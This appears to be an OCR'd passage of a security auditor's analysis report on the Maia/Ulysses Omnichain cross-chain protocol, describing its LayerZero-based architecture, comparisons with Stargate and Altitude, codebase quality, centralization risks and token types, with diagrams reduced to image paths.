- Write POCs for valid filtered issues for Gas/QA and HM issues.
- Discussions with sponsor related to issues arising out of model design.
- Started writing Analysis Report.

Architecture recommendations

Protocol Structure

The protocol has been structured in a very systematic and ordered manner, which makes it easy to understand how the function calls propagate throughout the system.

With LayerZero at the core of the system, the UA entry/exit points are the Bridge Agents which further interact with LayerZero in the order `Bridge Agent => Endpoint => ULN messaging library`. Check out Mechanism Review for a high-level mental model.

Although the team has provided sample routers that users can customize to their needs, my only recommendation is to provide more documentation or a guide to the users on how custom Routers can be implemented while ensuring best encoding/decoding practices when using `abi.encode` and `abi.encodePacked`. Providing such an outstanding hard-to-break complex protocol is a plus, but it can be a double-edged sword if users do not know how to use it while avoiding bugs that may arise.

What's unique?

1. Separation of State from Communication Layer - Compared to other codebases, the fundamentals of this protocol is solid due to the ease with which one can understand the model. State/Storage in Ports has been separated from the Router and Bridge Agent pairs which serve as the communication layer.
2. Flexible Strategies - Strategies are unique and independent of the state since they can be flexibly added like the Router and Bridge Agent pair. This is unique since new yield earning opportunities can be integrated at any time.
3. Flexible migration - Port state always remains constant, thus making migration easier since only the factories and bridge agents need to changed. This is unique since it allows the Port to serve as a plug-in plug-out system.
4. Encoding/Decoding - The codebase is unique from the perspective of how encoding/decoding has been handled using both `abi.encode` and `abi.encodePacked` correctly in all instances. Very few projects strive for such complexity without opening up pathways for bugs. This shows that the team knows what they are building and the intricacies of their system.
5. Permissionless and Partially Immutable - Although the protocol is partially immutable (since Maia Core Root Routers can toggle off any bridge agent), deploying routers and bridge agents are permissionless on both the Root chain and Branch chain. This is unique because not only does the partially immutable nature allow the Maia administration to disable anybody's bridge agent, but also does not stop users from deploying another router and bridge agent due the

permissionless nature of bridge agent factories. This is a win-win situation for both the Maia team and users.

6. Use of deposit nonces - The use of deposit nonces to store deposit info in the codebase allows the protocol to make calls independent of timing problems across source and destination chains such as Ethereum and Arbitrum.

What's using existing patterns and how this codebase compare to others I'm familiar with?

1. Maia VS **Altitude DEFI** - Similar to Maia, **Altitude DEFI** is a cross-chain protocol that uses LayerZero. But they both do have their differences. First, Maia allows users to permissionlessly add ERC20 tokens to the protocol but Altitude DEFI does not. Second, Maia identifies token pairs using chainIds and local, global and underlying tokens stored in Port mappings, but Altitude DEFI uses an ID system for token pairs that are identified through their Pool IDs (**More about Altitude Pool Ids here**). Maia has a much better model overall if we look at the above differences. I would still recommend the sponsors to go through **Altitude's documentation** in case any more value can be extracted from a protocol that is already live onchain.

2. Maia VS Stargate Finance - Similar to Maia, **Stargate Finance** is a cross-chain protocol that uses LayerZero. There is a lot to gain from this project since it is probably the best (**audited 3 times**) live bridging protocol on LayerZero. Let's understand the differences. Similar to Altitude DEFI, Stargate uses Pool IDs to identify token pairs while Maia identifies token pairs using chainIds and local, global and underlying tokens stored in Port mappings. Secondly, Stargate has implemented an **EQ Gas Fee projection tool** that provides fee estimates of different chains on **their frontend**. Maia has implemented the **getFeeEstimate()** function but it does not provide Branch-to-Branch estimates. For example, when bridging from Branch Bridge Agent (on AVAX) to another Branch Bridge Agent (on Fantom) through the RootBridgeAgent, the **getFeeEstimate()** function in BranchBridgeAgent (on AVAX) only allows estimation of fees for the call from Branch chain (AVAX) to Root chain (Arbitrum) and not the ultimate call from AVAX to Fantom. This is because the `dstChainId` **field is hardcoded with** `rootChainId`. This is a potential shortcoming of the estimator since it does not calculate the fees for the whole execution path (in our case fees from Arbitrum to Fantom). Maia has the potential to be at or above par with Stargate Finance, thus I would recommend the sponsors to go through **their documentation** in case any further protocol design weak spots or features could be identified.

There are more protocols that use LayerZero such as Across and Synapse. Each of them have similar implementations and small differences. I would recommend the sponsors to go through their documentation in case any value could further be extracted from them.

What ideas can be incorporated?

- Having a fee management system to allow paying gas for cross-chain call in hTokens itself instead of only native fee payment option.
- Integrating ERC721 and ERC1155 token bridging.
- Farming, staking and pooling to ensure liquidity exists in ports through strategies.
- Providing liquidity in return for voting power or a reward based system.
- Transfer Gas estimator on frontend - Check out **Stargate Finance's estimator** at the bottom of their frontend to get an idea about this.
- Management contract to filter out poison ERC20 contracts from verified and publicly known token contracts.

Codebase quality analysis

This is one of the most simplest, yet complex high quality cross-chain protocols I have audited. Simple, because of the ease with which one can form a mental model of the Root chain and Branch chain high-level interactions. Complex, because of the use of the internal routing of calls, encoding/decoding using `abi.encode()` and `abi.encodePacked()` and lastly, the use of Func IDs to identify functions on destination chains.

The team has done an amazing job on the complex interactions part. Data sent through each execution path has been correctly encoded and decoded without any mistakes. This is a positive for the system, since the team knows the intricacies of their system and what they are doing.

There are some simple high-level interactions that have not been mitigated such as disabling no deposit calls from a removed bridge agent and missing modifier checks in VirtualAccount.sol. Other than these, all possible attack vectors have been carefully mitigated by the team through access control in Ports, which are the crucial state/storage points of the system. Check out **this section** of the Analysis report to find more questions I asked myself and how they have been mitigated by the team cleverly.

Overall, the codebase quality deserves a high quality rank in the list of cross-chain protocols using LayerZero.

Centralization risks

There are not many centralization points in the system, which is a good sign. The following mentions the only but the most important trust assumption in the codebase:

Maia Administration's CoreRootRouter and CoreBridgeAgent contracts


- These contracts have access to manage Port State such as toggling on/off bridge agents, strategy tokens, port strategies and bridge agent factories.
- From a user perspective, the most important risk is that the administration has the power to toggle on/off their bridge agents. This decreases user's trust in the system.
- But on the other hand, due to the permissionless nature of the bridge agent factories, users can just deploy another bridge agent with the respective router again. This neutralizes the distrust from the previous point.
- Therefore, overall the codebase can be termed as "**Permissionless but Partially Immutable**". Although I've said this before, this is a win-win situation for both the Maia team and users, who can instill a degree of trust into the fact that the system is trustless and in some way permisionless.

Resources used to gain deeper context on the codebase

- LayerZero docs and Whitepaper
- LayerZero integration list
- Maia Ulysses Docs
- Ulysses Omnichain Contract videos
- This section in the LayerZero docs helped me understand how the team has used version 2 when packing `adapterParams` in the `send()` function.

Mechanism Review

High-level System Overview



Chains supported

Root: Arbitrum.

Branch: Arbitrum, Ethereum Mainnet, Optimism, Base, Polygon, Binance Smart Chain, Avalanche, Fantom and Metis.

Understanding the different token types in the system

Credits to sponsor 0xbuzzlightyear for this explanation:

1. Underlying tokens are the ones that are deposited into BranchPorts on each chain (like WETH, USDC).
2. Global hTokens are minted in the Root chain by the RootPort (arbitrum) that are minted 1:1 with deposited underlying tokens. They are burned before withdrawing a underlying from a BranchPort.
3. Local hTokens are minted in Branch Chains by BranchPort and are minted when a global hToken is bridged from the root to a branch chain. They are burned when bridged from a branch chain to the root chain.

In short, you deposit underlying tokens to the platform and get an hToken. If that hToken is in the root it is a global hToken. if that hToken is in a branch chain it is a local hToken,

There is another type of token in the protocol:

Ecosystem tokens are tokens that Maia governance adds to the system and don't have underlying token address in any branch (only the global representation exists). When


they are bridged from root to branch, they are stored in rootPort and receipt is provided in branch.

Documentation/Mental models


Here is the basic inheritance structure of the contracts in scope:

Note: Routers are not included, since they can have different external implementations.


The inheritance structure below is for Bridge Agent contracts:



The inheritance structure below is for Ports contracts:




The inheritance structure below is for the MultiCallRouter contracts:



The inheritance structure below is for the factory contracts:


Note: BridgeAgentFactories and ERC20hTokenFactories inherit from their respective BridgeAgent and ERC20hToken contracts, though are not represented below, for separation of contract types and clarity in diagramming.

Factory Contracts



The below contracts are Singular/Helper contracts that do not inherit from any in-scope contracts, other than interfaces and the OZ ERC20 token standard:

